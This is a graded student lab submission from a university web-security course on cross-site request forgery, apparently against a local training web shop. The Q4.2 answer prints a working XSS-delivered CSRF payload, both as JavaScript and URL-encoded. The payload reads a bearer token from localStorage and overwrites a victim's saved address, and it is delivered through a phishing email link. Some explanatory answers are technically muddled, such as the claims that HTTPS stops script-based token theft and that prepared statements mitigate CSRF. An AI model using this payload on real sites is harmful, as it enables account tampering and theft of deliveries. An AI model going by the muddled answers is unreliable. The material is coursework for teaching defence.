Q1 Study Group Information

0 Points

Students can optionally form study groups of *no more than 3 students* to complete lab activities.

Study groups are not allowed to collaborate to complete any other assignments in the course besides written lab activities.

Please enter the names/unityIDs (for example: Laurie Williams, lawilli3) of the students in your study group:

Vishnu Challa, vchalla2
Srujan Ponnur, sponnur
Varun Kumar Veginati, vvegina

Q2 Change Password Request

15 Points

In 2-3 sentences, briefly explain what is **bad** or **poorly designed** regarding the change password functionality. How did this help us perform a CSRF attack?

1. The HTTP GET Operation should only be used to request data but it should not be used to write the data and also it should never be used when dealing with sensitive data like passwords. This wrong design led me to a password change. For writing purposes, POST or PUT must be used.
2. The "Authorization token" in the browser console request headers should not be visible unencrypted to the user. This led me to a replay attack to use the same token and change the password as if I were a real user by running a simple javascript code to fetch the token from cookie information. And also instead of HTTP, HTTPS should be used which is encrypted HTTP. Potential attackers will not be able to steal the tokens in HTTPS. And when dealing with sensitive information like username and password HTTPS is preferred.
3. And also it is suggested to have proper validations on the client-side to block the URLs requests containing malicious scripts.

Q3 Change Password Attack

15 Points

In 2-3 sentences, briefly describe how a cross-site scripting vulnerability helped us create a CSRF attack to change a customer's password. What did cross-site scripting allow us to obtain?

1. Improper use of HTTP GET operation for updating passwords led us to closely observe the URL parameters in the browser console.
2. When tried manipulating those parameters we discovered that the "Authorization Token" is visible in the request headers and can easily be fetched from the cookie information using a simple javascript. Since the website uses HTTP protocol it became easy to steal the "Authorization Token". HTTPS would have prevented the attacker from stealing tokens from the web pages.
3. Due to the lack of proper validation checks at the front-end we were able to run malicious scripts to fetch the cookie information and easily bypass the authorization. This application lacks authentication and confidentiality.

Q4 Create Your Own Attack

50 Points

Attack Goal: Create your own CSRF attack that does something other than change a customer's password or change the customer's username. You can use any of the API endpoints that you discover in the system, and you can be as creative as you'd like. Remember the goal is to demonstrate that you understand how CSRF works, so you are not required to do anything more advanced in scope when compared to the examples in the lab writeup.

Q4.1 Description

15 Points

In 2-3 sentences, describe what your custom attack does (what data is affected, how is the victim targeted, what malicious action is

performed).

1. Our custom attack modifies the saved address of the user.
2. This will help the attacker to replace the user's address with his own address so that the orders can be delivered to the attacker's address.
3. We are performing a CSRF attack by tricking the user to click on a link in his email which modifies the user's address by performing a PUT operation on the "My saved addresses" page.

Q4.2 Steps

20 Points

List your steps, including the exact input fields used and exact inputs used:

Step 1 - At first we have logged into the address page. Then we tried updating the address. With that, we have realized that it is using a GET to fetch the existing address a PUT to update the address, and again a GET to fetch the updated address.

Step 2 - After that, we have observed the parameters being passed in the PUT Operation. They are as follows:

city: "Mocktown"
country: "United Fakedom23"
fullName: "Tim Tester"
mobileNum: 4917000000
state: "Testilvania"
streetAddress: "Dummystreet 42"
zipCode: "12345

Step 3 - Now we prepared a script that helps us to modify the user address to ours. The javascript code is as below:

```
<iframe src='javascript:xmlhttp = new XMLHttpRequest();
            xmlhttp.onreadystatechange = function() {
                if (xmlhttp.readyState == XMLHttpRequest.DONE)
{
                var id =
JSON.parse(xmlhttp.responseText).data[0].id;
                xmlhttp2 = new XMLHttpRequest();
```

```
                    xmlhttp2.open("PUT",
`http://localhost:3000/api/Addresss/${id}`, true);
                    xmlhttp2.setRequestHeader("Content-type",
"application/json");

xmlhttp2.setRequestHeader("Authorization",`Bearer
${localStorage.getItem("token")}`);
xmlhttp2.send(`{"country":"US","fullName":"UGotFooled","mobile
Num":9841231223,"zipCode":"27606","streetAddress":"NCSU","ci
ty":"Raleigh","state":"NC"}`);
                }
            };
            xmlhttp.open("GET",
"http://localhost:3000/api/Addresss");
            xmlhttp.setRequestHeader("Authorization",`Bearer
${localStorage.getItem("token")}`);
            xmlhttp.send();'>
```

Step 4 - Now our task is to place this script in an endpoint which is vulnerable for an XSS attack. We have embedded the scirpt in the search endpoint (as we discovered that it is vulnerable to XSS in previous workshp) and ran it in the browser. The URL is as follows:

```
http://localhost:3000/#/search?
q=%3Ciframe%20src%3D%27javascript%3Axmlhttp%20%3D%2
0new%20XMLHttpRequest()%3B%0A%09%09xmlhttp.onreadys
tatechange%20%3D%20function()%20%7B%0A%09%09%09if%
20(xmlhttp.readyState%20%3D%3D%20XMLHttpRequest.DON
E)%20%7B%0A%09%09%20%20%20%20%20%20%20%20var
%20id%20%3D%20JSON.parse(xmlhttp.responseText).data%5B
0%5D.id%3B%0A%09%09%20%20%20%20%20%20%20%20x
mlhttp2%20%3D%20new%20XMLHttpRequest()%3B%0A%09%
09%20%20%20%20%20%20%20%20xmlhttp2.open(%22PUT%
22%2C%20%60http%3A%2F%2Flocalhost%3A3000%2Fapi%2F
Addresss%2F%24%7Bid%7D%60%2C%20true)%3B%0A%09%0
9%20%20%20%20%20%20%20%20xmlhttp2.setRequestHead
er(%22Content-
type%22%2C%20%22application%2Fjson%22)%3B%0A%09%0
9%20%20%20%20%20%20%20%20xmlhttp2.setRequestHead
er(%22Authorization%22%2C%60Bearer%20%24%7BlocalStora
ge.getItem(%22token%22)%7D%60)%3B%0Axmlhttp2.send(%6
0%7B%22country%22%3A%22US%22%2C%22fullName%22%3
```

A%22UGotFooled%22%2C%22mobileNum%22%3A9841231223%2C%22zipCode%22%3A%2227606%22%2C%22streetAddress%22%3A%22NCSU%22%2C%22city%22%3A%22Raleigh%22%2C%22state%22%3A%22NC%22%7D%60)%3B%0A%09%09%20%20%20%20%7D%0A%09%09%7D%3B%0A%09%09xmlhttp.open(%22GET%22%2C%20%22http%3A%2F%2Flocalhost%3A3000%2Fapi%2FAddresss%22)%3B%0A%09%09xmlhttp.setRequestHeader(%22Authorization%22%2C%60Bearer%20%24%7BlocalStorage.getItem(%22token%22)%7D%60)%3B%0A%09%09xmlhttp.send()%3B%27%3E

Now we have dropped an email to the customer asking to view his order status "here" where "here" is a link that opens to the above URL which contains our encoded javascript and the user's address got modified.


Explanation of the script:
This script first fetches the existing address of the user based on the "id" (which is the primary key) using the GET operation, modifies the address to our desired address, and performs a PUT operation using the "authorization token" which is fetched from the cookie.

Q4.3 Attack

15 Points


Upload an image/screenshot of your successful attack:

Screenshot 2022-01-25 at 4.52.05 PM.png Download




Screenshot 2022-01-25 at 4.52.26 PM.png

Download




Screenshot 2022-01-25 at 4.52.29 PM.png

Download




Screenshot 2022-01-25 at 4.53.25 PM.png

Download



Screenshot 2022-01-25 at 4.53.48 PM.png Download



Q5 Mitigation Techniques

20 Points

Which of the following techniques can be used to mitigate the risk of cross-site request forgery attacks? Mark ALL that apply.

- [ ] avoid using allowlist or denylist since trusted requests might be blocked
- [x] use secure random tokens to help check whether a request originates from an authorized location
- [x] check request headers to determine if a request originals from an authorized location
- [x] use prepared statements when processing input fields
- [x] require multiple steps for critical or dangerous actions

Workshop 3: Cross-Site Request Forgery

GRADED

GROUP

Vishnu Challa
Varun Kumar Veginati
Srujan Ponnur
View or edit group

TOTAL POINTS

95.01 / 100 pts

QUESTION 1

Study Group Information — **0** / 0 pts

QUESTION 2

Change Password Request — **15** / 15 pts

QUESTION 3

Change Password Attack — **15** / 15 pts

QUESTION 4

Create Your Own Attack — **50** / 50 pts

4.1 Description — **15** / 15 pts

4.2 Steps — **20** / 20 pts

4.3 Attack — **15** / 15 pts

QUESTION 5

Mitigation Techniques — **15.01** / 20 pts